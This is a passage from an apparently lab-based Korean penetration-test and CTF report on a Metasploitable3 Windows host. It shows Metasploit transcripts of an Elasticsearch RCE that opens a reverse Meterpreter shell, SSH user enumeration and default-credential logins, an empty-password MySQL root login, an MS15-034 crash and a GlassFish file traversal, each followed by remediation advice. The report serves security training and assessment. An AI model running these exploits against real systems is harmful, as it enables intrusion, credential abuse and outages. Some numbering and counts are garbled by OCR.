msf exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 10.0.0.31
RHOSTS => 10.0.0.31
msf exploit(multi/elasticsearch/script_mvel_rce) > check
[+] 10.0.0.31:9200 - The target is vulnerable.
msf exploit(multi/elasticsearch/script_mvel_rce) > exploit
[*] Started reverse TCP handler on 10.0.0.41:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58073 bytes) to 10.0.0.31
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/reg
exp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expr
ession
[*] Meterpreter session 1 opened (10.0.0.41:4444 -> 10.0.0.31:50436) at 2026-05-28 15:22:16 +0900
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\MmXK.jar' on the target

meterpreter >
```

3.2.4. MySQL Server (3306/TCP)

MySQL 서비스 분석 결과 Root 계정에 비밀번호가 설정되어 있지 않은 것으로 확인되었다. Metasploit 의 mysql_login 모듈을 이용하여 인증을 시도한 결과 빈 비밀번호만으로 데이터베이스 접속에 성공하였다.

이후 MySQL 데이터베이스에 접근하여 데이터베이스 및 테이블 정보를 조회한 결과 cards 데이터베이스와 queen_of_hearts 테이블이 존재함을 확인하였다. 이는 공격자가 별도의 권한 상승 과정 없이 데이터베이스 내부 정보에 접근할 수 있음을 의미하며, 중요 정보 유출로 이어질 수 있는 위험한 상태로 판단된다..

구분	상세내용
진단 대상	MySQL Server (3306/TCP)
식별 취약점	Root 계정 빈 비밀번호 사용
공격 기법	[T1078] Valid Accounts
수행 내용	1. Nmap 을 이용하여 MySQL 서비스 식별 2. OpenVAS 를 통해 빈 비밀번호 취약점 확인 3. Metasploit mysql_login 모듈을 이용한 인증 시도 4. MySQL 접속 후 데이터베이스 및 테이블 조회 수행
수행 결과	Root 계정에 빈 비밀번호가 설정되어 있음을 확인하였으며, 원격에서 MySQL 접속에 성공하였다. 또한 데이터베이스 및 테이블 정보를 조회할 수 있음을 확인하였다.
진단 결론	MySQL Root 계정이 빈 비밀번호로 설정되어 있어 인증 우회 없이 데이터베이스 접근이 가능하며, 중요 정보 유출로 이어질 수 있음을 확인하였다.
조치 방안	Root 계정 강력한 비밀번호 설정, 원격 Root 로그인 제한, DB 접근 통제 정책 적용, 불필요한 계정 제거



3.2.5. OpenSSH (22/TCP)

OpenSSH 서비스 분석 결과 사용자 열거(User Enumeration)를 통해 vagrant 계정의 존재를 확인하였다. 이후 기본 계정(vagrant:vagrant)을 이용하여 인증을 시도한 결과 SSH 로그인에 성공하였다.

이는 기본 계정이 변경되지 않은 상태로 운영되고 있음을 의미하며, 공격자가 별도의 취약점 없이도 원격 접속 권한을 획득할 수 있는 상태로 판단된다. 따라서 기본 계정 제거 및 강력한 인증 정책 적용이 필요하다.

구분	상세내용
진단 대상	OpenSSH (22/TCP)
식별 취약점	기본 계정(Default Credential) 사용
공격 기법	[T1078] Valid Accounts
수행 내용	1. OpenSSH 서비스 식별 2. ssh_enumusers 모듈을 이용하여 사용자 계정 열거 수행 3. vagrant 계정 존재 확인 4. ssh_login 모듈을 이용하여 기본 계정 인증 시도
수행 결과	사용자 열거 결과 vagrant 계정을 식별하였으며, 기본 계정(vagrant:vagrant)을 이용하여 SSH 로그인에 성공하였다.
진단 결론	기본 계정이 변경되지 않은 상태로 운영되고 있었으며, 이를 이용하여 원격 접속이 가능함을 확인하였다.
조치 방안	기본 계정 제거 또는 비밀번호 변경, 강력한 비밀번호 정책 적용, 다중 인증(MFA) 적용

```
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 10.0.0.31:22 - SSH - Using malformed packet technique
[*] 10.0.0.31:22 - SSH - Checking for false positives
[*] 10.0.0.31:22 - SSH - Starting scan
[+] 10.0.0.31:22 - SSH - User 'sshd' found
[+] 10.0.0.31:22 - SSH - User 'vagrant' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.0.31:22 - Starting bruteforce
[+] 10.0.0.31:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.760
1 Service Pack 1 Build 7601'
[*] SSH session 1 opened (10.0.0.41:46247 → 10.0.0.31:22) at 2026-05-27 23:43:16 +0900
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```


3.2.6. IIS / HTTP.sys (80/TCP)


MS15-034는 Microsoft HTTP.sys 구성 요소에 존재하는 취약점으로, 비정상적인 Range 요청을 처리하는 과정에서 오류가 발생하여 서비스 거부(DoS)를 유발할 수 있다. OpenVAS 진단 결과 해당 취약점이 식별되었으며, Metasploit 모듈을 이용하여 취약 여부를 검증하였다.

공격 수행 결과 대상 시스템에서 블루스크린(BSOD)이 발생하였으며, 이후 웹 서비스에 정상적으로 접근할 수 없는 상태가 확인되었다. 이는 공격자가 조작된 HTTP 요청만으로도 서비스 가용성을 저하시킬 수 있음을 의미한다

구분	상세내용
진단 대상	IIS / HTTP.sys (80/TCP)
식별 취약점	MS15-034 HTTP.sys Remote Code Execution / Denial of Service
공격 기법	[T1499] Endpoint Denial of Service
수행 내용	1. OpenVAS 를 통해 MS15-034 취약점 식별 2. Metasploit 의 ms15_034_ulonglongadd 모듈을 이용하여 취약 여부 검증 3. HTTP.sys 서비스 대상 DoS 공격 수행 4. 서비스 응답 상태 및 시스템 동작 확인
수행 결과	공격 수행 후 대상 서버에서 블루스크린(BSOD)이 발생하였으며, IIS 서비스가 중단되는 것을 확인하였다.
진단 결론	HTTP.sys 취약점을 이용하여 서비스 거부(DoS) 공격이 가능하며, 시스템 가용성에 심각한 영향을 미칠 수 있음을 확인하였다.
조치 방안	MS15-034 보안 패치 적용, 최신 운영체제 사용, HTTP.sys 보안 업데이트 수행







3.2.7. GlassFish (4848/TCP)

GlassFish 서비스 분석 결과 Directory Traversal 취약점이 존재하는 것으로 확인되었다. Metasploit 의 glassfish_traversal 모듈을 이용하여 시스템 파일 접근을 시도한 결과, Windows 운영체제의 기본 설정 파일인 win.ini 를 정상적으로 읽을 수 있었다.

해당 취약점은 인증 절차 없이 서버 내부 파일에 접근할 수 있다는 점에서 위험성이 높으며, 공격자가 시스템 설정 정보나 중요 파일을 획득하는 데 악용될 수 있다. 따라서 취약 버전에 대한 보안 패치 적용과 함께 관리 인터페이스에 대한 접근 통제가 필요하다..

구분	상세내용
진단 대상	GlassFish Server (4848/TCP)
식별 취약점	Directory Traversal
공격 기법	[T1005] Data from Local System
수행 내용	1. GlassFish 서비스 식별 2. Metasploit 의 glassfish_traversal 모듈 사용 3. 시스템 파일(/windows/win.ini) 접근 시도 4. 파일 읽기 가능 여부 검증
수행 결과	Directory Traversal 공격에 성공하였으며, 서버 내부의 Windows 시스템 파일(win.ini)을 읽을 수 있음을 확인하였다. 또한 결과가 loot 파일로 저장되는 것을 확인하였다.
진단 결론	GlassFish Directory Traversal 취약점으로 인증 없이 서버 내부 파일 접근이 가능하며, 중요 시스템 정보 유출로 이어질 수 있음을 확인하였다.

조치 방안	GlassFish 최신 보안 패치 적용, 관리 콘솔 접근 제한, 불필요한 서비스 제거 및 외부 접근 차단

```
msf auxiliary(scanner/http/glassfish_traversal) > set rhosts 10.0.0.31
rhosts => 10.0.0.31
msf auxiliary(scanner/http/glassfish_traversal) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf auxiliary(scanner/http/glassfish_traversal) > run
[+] File saved in: /root/.msf4/loot/20260527200058_default_10.0.0.31_oracle.traversal_391518.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/glassfish_traversal) >
```

```
msf auxiliary(scanner/http/glassfish_traversal) > cat /root/.msf4/loot/20260527200058_default_10.0.0.31_oracle.traversal_391518.txt
[*] exec: cat /root/.msf4/loot/20260527200058_default_10.0.0.31_oracle.traversal_391518.txt

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
msf auxiliary(scanner/http/glassfish_traversal) >
```


3.2.8. Ruby on Rails (3000/TCP)

Ruby on Rails 서비스 분석 결과 기본 Welcome 페이지가 외부에 노출되어 있었으며, Rails 환경 정보 페이지를 통해 Ruby 2.3.3, Rails 4.1.1 및 WEBrick 서버 정보가 확인되었다. 이러한 정보는 공격자가 대상 시스템의 기술 스택과 취약 버전을 파악하는 데 활용될 수 있다.

또한 디렉터리 열거 및 공개 취약점 검토를 수행하였으나 실제 원격 코드 실행 기능이나 취약한 관리 기능은 확인되지 않았다. 따라서 직접적인 침해 가능성은 낮으나, 정보 노출로 인해 후속 공격의 기초 자료로 활용될 수 있는 것으로 판단하였다.

구분	상세내용
진단 대상	Ruby on Rails (3000/TCP)
식별 취약점	프레임워크 및 버전 정보 노출
공격 기법	[T1592] Gather Victim Host Information
수행 내용	1. Nmap 을 이용하여 3000/TCP 서비스 식별 2. 웹 브라우저를 통해 Ruby on Rails Welcome 페이지 확인 3. Rails 환경 정보 페이지 분석 4. Gobuster 를 이용한 디렉터리 열거 수행 5. 공개 취약점 영향 여부 검토

수행 결과	Ruby 2.3.3, Rails 4.1.1 및 WEBrick 서버 정보 외부 노출여부를 확인했다. 디렉터리 열거 결과 기본 페이지 외 특이 기능은 확인되지 않았으며, 공개된 취약 기능은 발견되지 않았다.
진단 결론	개발 환경 관련 정보와 프레임워크 버전 정보가 외부에 노출되어 공격자의 정보 수집 활동에 활용될 수 있음을 확인하였다. 다만 실제 원격 코드 실행 취약점은 확인되지 않았다.
조치 방안	운영 환경에서 Welcome 페이지 제거, 디버그 및 환경 정보 비활성화, 서버 및 프레임워크 버전 정보 노출 차단





```
┌──(root㉿kali)-[~]
└─# nmap -sV -p3000 10.0.0.31
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 20:08 KST
Nmap scan report for 10.0.0.31
Host is up (0.00024s latency).

PORT     STATE SERVICE VERSION
3000/tcp open  http    WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
MAC Address: 00:0C:29:CB:11:3F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds
```

3.2.9. 3.2.9. Microsoft FTP 서비스 (21/TCP)

Microsoft FTP Service 에 대한 접근 통제 여부를 확인하기 위해 인증 정보 없이 접속을 시도하였다. 분석 결과 FTP 서비스는 정상적으로 동작하고 있었으나, 익명 접속은 허용되지 않았으며 인증 절차를 우회할 수 있는 취약점은 확인되지 않았다. 따라서 계정 정보 확보 없이 추가적인 접근은 불가능한 것으로 판단하여 공격을 중단하였다.

구분	상세내용
진단 대상	Microsoft FTP Service (21/TCP)
식별 취약점	취약점 없음 (익명 접속 차단 확인)
공격 기법	[T1110] Brute Force
수행 내용	1. FTP 서비스 버전 확인 2. 표준 FTP 클라이언트를 이용한 접속 시도 3. 계정 정보 없이 접근 가능 여부 확인 4. 인증 절차 및 접근 통제 정책 검증
수행 결과	FTP 서비스가 정상적으로 동작하는 것을 확인하였으나, 인증 정보 없이 접속할 경우 '530 User cannot log in' 응답이 발생하여 접근이 차단됨을 확인하였다.
진단 결론	[공격 중단] 익명 접속이 차단되어 있었으며, 공개된 취약점 및 인증 우회 가능성이 확인되지 않았다. 추가 공격은 계정 정보 확보가 선행되어야 하므로 수행하지 않았다.
조치 방안	불필요한 FTP 서비스 비활성화 또는 SFTP 사용 권장, 계정 잠금 정책 및 접속 로그 모니터링 유지



3.3. 서비스 종합 진단 및 보안대책

3.2.10. 3.3.1. 종합진단 결과

Windows Server 2008 R2 대상 서비스 진단 결과, 다수의 서비스에서 공개 취약점, 기본 계정 사용, 취약한 인증 정책 및 정보 노출 문제가 확인되었다. 특히 SMB(MS17-010), Elasticsearch, Apache Axis2 서비스에서는 원격 코드 실행을 통한 시스템 권한 획득이 가능하였으며, MySQL 서비스에서는 빈 비밀번호를 이용한 데이터베이스 접근이 가능하였다.

또한 일부 서비스는 서비스 거부(DoS) 공격에 취약하거나 운영 환경 정보가 외부에 노출되어 공격자의 정보 수집 활동을 지원할 수 있는 상태로 확인되었다. 이에 따라 식별된 취약점을 제거하고 시스템 보안성을 강화하기 위한 보호 대책을 아래와 같이 제시한다.

3.2.11. 3.3.2. 진단항목별 위험도 정리 및 상세내용

진단 항목	위험도	식별 내용
공개 취약점 관리	Critical	MS17-010(EternalBlue), Elasticsearch RCE, GlassFish Traversal 등 공개 취약점이 존재하며 원격 코드 실행이 가능함
계정 및 권한 관리	Critical	SSH(vagrant:vagrant), MySQL(root 공백 비밀번호), Axis2(admin:axis2) 기본 계정 사용 확인
인증 및 접근 통제	Critical	기본 계정 및 취약한 인증 정책으로 인해 원격 접속 및 시스템 접근 가능
서비스 가용성	High	MS15-034 취약점을 이용한 서비스 거부(DoS) 공격 가능
정보 노출	High	Rails 환경 정보, 서버 버전 및 서비스 정보가 외부에 노출됨
데이터 보호	High	MySQL 데이터베이스 내 중요 정보 접근 가능
서비스 접근 통제	Medium	FTP 등 일부 서비스는 접근 통제가 적용되어 있었으나, 다른 서비스에서 우회 가능

- **공개 취약점 관리 (Critical)**

SMB(MS17-010), Elasticsearch 및 GlassFish 서비스에서 공개된 취약점이 확인되었고, 실제 검증 결과 원격 코드 실행 및 시스템 내부 정보 접근이 가능함을 확인하였다. 특히 MS17-010(EternalBlue) 취약점과 Elasticsearch 원격 코드 실행 취약점은 별도의 인증 절차 없이 공격이 가능하였으며, Meterpreter 세션 획득을 통해 시스템 접근이 가능하였다.

공개 취약점은 공격 기법과 익스플로잇 코드가 널리 공개되어 있어 실제 악용 가능성이 매우 높으므로 신속한 보안 패치 적용과 취약 서비스 점검이 필요하다.

3.2.12. 3.3.3. 보완 및 조치방안

종합 진단 결과 식별된 취약점에 대한 위험도를 분석한 결과, 공개 취약점 관리, 계정 및 권한 관리, 인증 및 접근 통제 등 다양한 보안 영역에서 개선이 필요한 사항이 확인되었다. 이에 따라 식별된 취약점을 제거하고 시스템 보안성을 강화하여 서비스의 기밀성, 무결성 및 가용성을 확보하기 위한 보호 대책을 아래와 같이 제시한다.

구분	조치 대상	상세 조치 방안
보안 패치	Windows Server 및 애플리케이션	최신 보안 패치 적용 및 지원 종료 운영체제 업그레이드
공개 취약점 관리	SMB, Elasticsearch, GlassFish	공개 취약점 제거 및 최신 버전 적용
계정 및 권한 관리	SSH, MySQL, Axis2	기본 계정 제거, 강력한 비밀번호 정책 적용
인증 및 접근 통제	관리자 서비스	관리자 페이지 접근 제한 및 최소 권한 원칙 적용
정보 노출 방지	Rails, IIS	버전 정보 및 디버그 정보 노출 차단
데이터 보호	MySQL	중요 데이터 접근 통제 및 인증 강화
서비스 가용성 확보	HTTP.sys	MS15-034 보안 패치 적용 및 서비스 모니터링 강화
네트워크 보안	관리 포트 및 내부 서비스	방화벽 정책 적용 및 불필요한 서비스 비활성화

4. Windows(10.0.0.31) 포스트 익스플로잇

4.1. Flag 탐색 및 수집

4.1.1. 파일 시스템 구조 확인 및 탐색 범위 선정

MS17-010(EternalBlue) 취약점을 이용하여 Meterpreter 세션을 획득한 후 대상 시스템의 파일 시스템 구조 및 주요 데이터 저장 위치를 확인하였다. 초기 정보 수집 과정에서 사용자 데이터가 저장되는 Users, Public 디렉터리와 웹 서버 콘텐츠가 위치한 inetpub, 응용프로그램 설치 경로인 Program Files, 운영체제 핵심 파일이 위치한 Windows₩System32 등을 주요 탐색 대상으로 선정하였다.

또한 Flag 는 일반 이미지 파일뿐만 아니라 문서 파일(DOCX, PDF), 웹 콘텐츠(HTML), 멀티미디어 파일(WAV), 실행파일(EXE), 데이터베이스(MySQL) 등 다양한 형태로 저장될 수 있음을 고려하여 파일 확장자 기반 탐색과 파일명 패턴 기반 탐색을 병행하였다.

탐색 과정에서 다수의 카드 파일이 *_of_* 형태의 규칙적인 파일명을 사용하고 있음을 확인하였으며, 이를 활용하여 *flag*, *hearts*, *card*, *_of_d* 등의 패턴 검색을 수행함으로써 후보 파일을 효율적으로 식별하였다. 또한 Hidden 속성 파일, 웹 서버 업로드 디렉터리, 데이터베이스 저장 영역 등 일반 사용자가 쉽게 확인하지 않는 위치까지 탐색 범위를 확대하여 조사하였다.

4.1.2. Flag 수집 내역

무늬	발견된 카드 수 및 종류
♦ Diamonds	10♦, K♦
♣ Clubs	4♣, J♣, K♣
♥ Hearts	A♥, 7♥, J♥, Q♥, K♥
♠ Spades	3♠, 7♠
Special	Joker
총 계	13개

총 14개의 Flag를 수집하였으며, 단순 파일 탐색뿐 아니라 파일 구조 분석, 인코딩 데이터 복원, 암호화 해제, 데이터베이스 분석, 실행파일 언패킹 등 다양한 분석 기법이 요구되었다.


4.2. 수집 Flag 상세 분석 내용 기술

4.2.1. Jack of Clubs (J♣) - 숨김 속성 파일 탐색

<table>
<tr><td colspan="2" rowspan="3">


Jack of Clubs (J♣)</td><td>분석 대상</td><td>C:₩Windows₩System32₩jack_of_clubs.png</td></tr>
<tr><td>은닉 기법</td><td>시스템 디렉터리 배치 및 Hidden 속성을 이용한 파일 은닉</td></tr>
<tr><td>탐색 전략</td><td>- Windows의 Hidden 속성이 적용된 파일은 일반적인 디렉터리 조회 시 표시되지 않을 수 있다는 점을 고려해 숨김 파일을 포함한 전체 검색으로 탐색함.</td></tr>
<tr><td>수행과정</td><td colspan="3">- 각 카드명칭에 dir /s /b /a 명령어를 대입해 검색 중 Hidden 속성이 적용된 파일까지 포함해 검색해 파일 발견.
C:\Windows\system32>dir C:\ /s /a /b |
dir C:\ /s /a /b | findstr /i "clubs"
C:\Program Files\OpenSSH\home\Public\Mu
C:\Users\Public\Music\four_of_clubs.wav
C:\Windows\System32\jack_of_clubs.png
C:\Windows\System32\kingofclubs.exe</td></tr>
<tr><td>결과</td><td colspan="3">- 암호화나 파일 결합 기법이 아닌 운영체제의 숨김 속성과 시스템 디렉터리를 이용해 사용자의 탐색을 어렵게 만든 은닉 사례</td></tr>
</table>

4.2.2. King of Hearts (K♥) - 파일명 기반 정보 수집 및 이미지 분석

<table>
<tr><td colspan="2" rowspan="3">
King of Hearts (K♥)</td><td>분석 대상</td><td>C:₩wamp₩www₩wordpress₩...₩ metasploitable3_flags_brianO.png</td></tr>
<tr><td>은닉 기법</td><td>정상 웹 콘텐츠 내 이미지 파일 은닉</td></tr>
<tr><td>탐색 전략</td><td>- ManageEngine Desktop Central 취약점을 이용하여 Meterpreter 세션을 획득
- 시스템 전역을 대상으로 Flag 관련 파일을
- 카드 위치에 대한 추가 단서가 없는 상황에서 파일명 기반 정보 수집을 수행</td></tr>
<tr><td>데이터 분석</td><td colspan="3">- dir C:₩*flag* /s /b 명령을 사용하여 시스템 내 Flag 관련 파일을 검색
- 검색 결과 다수의 이미지 파일 중 WordPress 업로드 디렉터리 내 metasploitable3_flags_brianO.png 파일 확인.
 
</td></tr>
<tr><td>복원 및 해독</td><td colspan="3">- Meterpreter의 download 기능을 이용하여 이미지 파일을 Kali 환경으로 전송
- 다운로드한 이미지를 분석한 결과 King of Hearts(K♥) 카드확인</td></tr>
<tr><td>결과</td><td colspan="3">- 본 사례는 복잡한 은닉 기법보다는 정상 웹 콘텐츠 내부에 이미지를 저장
- 사용자의 탐색을 우회하는 방식이 사용됨
- 키워드 기반 파일 탐색을 통해 효과적으로 식별</td></tr>
</table>


4.2.3. King of Diamonds (K♦) - 파일명 기반 정보 수집 및 오타 은닉 분석

<table>
<tr><td colspan="2" rowspan="3">

King of Hearts (K♦)</td><td>분석 대상</td><td>C:₩wamp₩www₩wordpress₩wp-content₩uploads₩2016₩09₩king_of_damonds.png</td></tr>
<tr><td>은닉 기법</td><td>WordPress 업로드 디렉터리 내 파일 은닉 및 파일명 의도적 오타 사용</td></tr>
<tr><td>탐색 전략</td><td>- 기존 카드 분석 과정에서 다수의 카드 파일이 *_of_* 형태의 규칙을 따르고 있음을 확인.
- 카드 탐색을 위해 무작위 검색 중 *_of_d* 패턴을 이용한 파일명 기반 검색을 수행.</td></tr>
<tr><td>수행과정</td><td colspan="3">- dir C:₩*_of_d* /s /b 명령을 사용하여 시스템 전역을 탐색한 결과 WordPress 업로드 디렉터리 내 king_of_diamonds.png 파일을 발견.
- 카드 파일명 규칙을 활용함으로써 전체 파일을 일일이 분석하지 않고도 후보 파일을 효율적으로 식별.
- Meterpreter의 download 기능으로 파일을 다운로드 후 이미지 내용을 확인
 
</td></tr>
<tr><td>결과</td><td colspan="3">- 카드 파일명 규칙을 활용한 패턴 검색이 정보 수집 시간 단축에 효과적임을 확인
- 초기에는 파일 구조 분석 및 데이터 복원 기법을 주로 활용하였으나, 다수의 Flag를 확보한 이후에는 파일명 규칙 및 저장 위치의 패턴을 파악하여 보다 효율적인 정보 수집이 가능함</td></tr>
</table>

